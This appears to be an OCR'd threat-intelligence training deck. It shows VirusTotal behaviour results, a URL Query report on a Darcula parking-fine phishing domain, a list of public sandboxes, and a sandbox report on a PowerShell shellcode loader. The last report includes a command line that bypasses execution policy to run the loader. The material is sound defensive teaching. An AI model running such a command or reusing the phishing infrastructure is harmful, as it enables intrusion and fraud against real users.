
Contacted IP addresses (35)

IP	Detections	Autonomous System	Country
100.22.10.168	0 / 95	16509	US
104.76.210.15	0 / 95	20940	US
104.76.210.18	0 / 95	20940	US
104.76.210.28	0 / 95	20940	US
104.76.210.79	0 / 95	20940	US
104.76.210.80	0 / 95	20940	US
17.248.193.19	0 / 95	714	US
17.248.195.67	0 / 95	714	US
17.248.195.74	0 / 95	714	US
17.248.200.68	0 / 95	714	US

Dropped Files (2)

Scanned	Detections	File type	Name
2025-12-16	0 / 62	XML	RemoteConfiguration.plist
2025-12-17	0 / 62	JSON	silhouette_data

Threat Intelligence: VirusTotal Behaviors



Activity Summary

Download Artifacts · Full Reports · Help

Detections
1 MALWARE

Mitre Signatures
2 LOW · 12 INFO

IDS Rules
2 HIGH · 1 MEDIUM · 5 LOW

Sigma Rules
NOT FOUND

Dropped Files
1 JAVASCRIPT · 1 XML · 1 CAB

Network comms
2 HTTP · 6 DNS · 33 IP · 3 JA3

Behavior Tags

detect-debug-environment · irc-communication · sets-process-name

Dynamic Analysis Sandbox Detections

⚠ The sandbox Yomi Hunter flags this file as: MALWARE

MITRE ATT&CK Tactics and Techniques


Search for technique, subtechnique and in its matching entries

None · Info · Low

Execution TA0002 | 3 Techniques	Persistence TA0003 | 2 Techniques	Privilege Escalation TA0004 | 2 Techniques	Defense Evasion TA0005 | 1 Techniques	Discovery TA0007 | 3 Te
Command and Scripting Inte... 1 T1059	Boot or Logon Autostart Execu... T1547	Boot or Logon Autostart Execu... T1547	Scripting 1 T1064	System T1082
Scripting 1 T1064				Software T1518
Shared Modules 2 T1129				

Threat Intelligence: URL Query

- URL Query is a threat detection and sharing platform similar to VirusTotal
- It focuses on domain and IP analysis, specifically for websites and web apps
- URL Query will grab a snapshot of a domain and pass it through several analysis steps to identify malicious behavior
- URL Query also passes domains through several well-known threat detection systems for data enrichment



Report Overview

Visited `public`
2025-12-19 20:08:40

Tags
`phishing` `darcula`

Submit Tags
`openphish`

URL
uk.paying-ba.vip/index.html

Finishing URL
uk.paying-ba.vip/index.html

IP / ASN
43.131.4.37
#132203 Tencent Building, Kejizhongyi Avenue

Title
Pay a parking fine

Phishing - Darcula Phishing Kit

Detections

urlquery | 2
Network Intrusion Detection | 0
Threat Detection Systems | 4


Host Summary

Host	Rank	Registered	First Seen	Last Seen	Sent	Received	IP	Fingerprints
uk.paying-ba.vip ⚠	unknown	2025-12-18	2025-12-19	2025-12-19	11 kB	1.4 MB	43.131.4.37	

Related reports

DATE	UQ / IDS / TDS	URL	IP
2025-12-19 20:08	2 - 0 - 4	uk.paying-ba.vip/index.html	43.131.4.37

Threat Intelligence: URL Query



Threat Detection Systems

Detection System	Indicator	Verdict	Alert
OpenDNS	uk.paying-ba.vip	phishing	Phishing Block
Hagezi Threat Feed	uk.paying-ba.vip	malicious	Sinkholed
DNS0 Zero	uk.paying-ba.vip	malicious	Sinkholed
Quad9 DNS	uk.paying-ba.vip	malicious	Sinkholed


JavaScript (3)

URL	FROM	SIZE	FIRST SEEN	LAST SEEN
uk.paying-ba.vip/index.html	ScriptElement	1.0 kB	2025-03-28	2025-12-19
uk.paying-ba.vip/assets/index-93d5fdc9.js	ScriptElement	397 kB	2025-12-15	2025-12-19
uk.paying-ba.vip/index.html	ScriptElement	6.2 kB	2025-06-09	2025-12-19

Threat Intelligence: Sandboxes

- Public sandboxes are tools that allow you to automate malware analysis on submitted samples
- The downside of a public sandbox is that all samples remain publicly accessible
- As with submitting to VirusTotal, this can violate organizational policies
- There are many different sandboxes, but all of them function relatively the same
- Some good public sandboxes are:
  - https://tria.ge
  - https://hybrid-analysis.com/
  - https://www.joesandbox.com
  - https://any.run/

Threat Intelligence: Sandboxes



General

Target
shellcode_loader.ps1

Size
1KB

Sample
250903-sy1fgsypy4

MD5
e6c28d1d1603ec898015174a27bc6327

SHA1
5059f2e8fd1df239dac6cf79473634b9704f6ad4


SHA256
6c12bf4dda294e1101be820ffff953352ebd1c69c681db08723123c51a28eb03

SHA512
068dc7e237016053bda264a07b91305aa27deaa993c85a76db40202a9d45e8fc11ebb548eba16161c8ccecee37019ed43b4dfca42a3fa6223833a803423e6530

Score
10/10

EXECUTION

Threat Intelligence: Sandboxes



Signatures

Suspicious use of NtCreateUserProcessOtherParentProcess • 1 IoCs

Badlisted process makes network request • 1 IoCs
Network request originating from process or tool commonly abused by malware.

Command and Scripting Interpreter: PowerShell • 1 TTPs 1 IoCs
Using powershell.exe command.

Suspicious behavior: EnumeratesProcesses • 6 IoCs

Suspicious use of AdjustPrivilegeToken • 1 IoCs

Suspicious use of WriteProcessMemory • 8 IoCs

Processes

C:\Windows\system32\sihost.exe — PID:3012

```
sihost.exe
```

C:\Windows\system32\openwith.exe — PID:5000

```
"C:\Windows\system32\openwith.exe"
```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe — PID:3516

```
powershell.exe -ExecutionPolicy bypass -File C:\Users\Admin\AppData\Local\Temp\shellcode_loader.p
s1
```

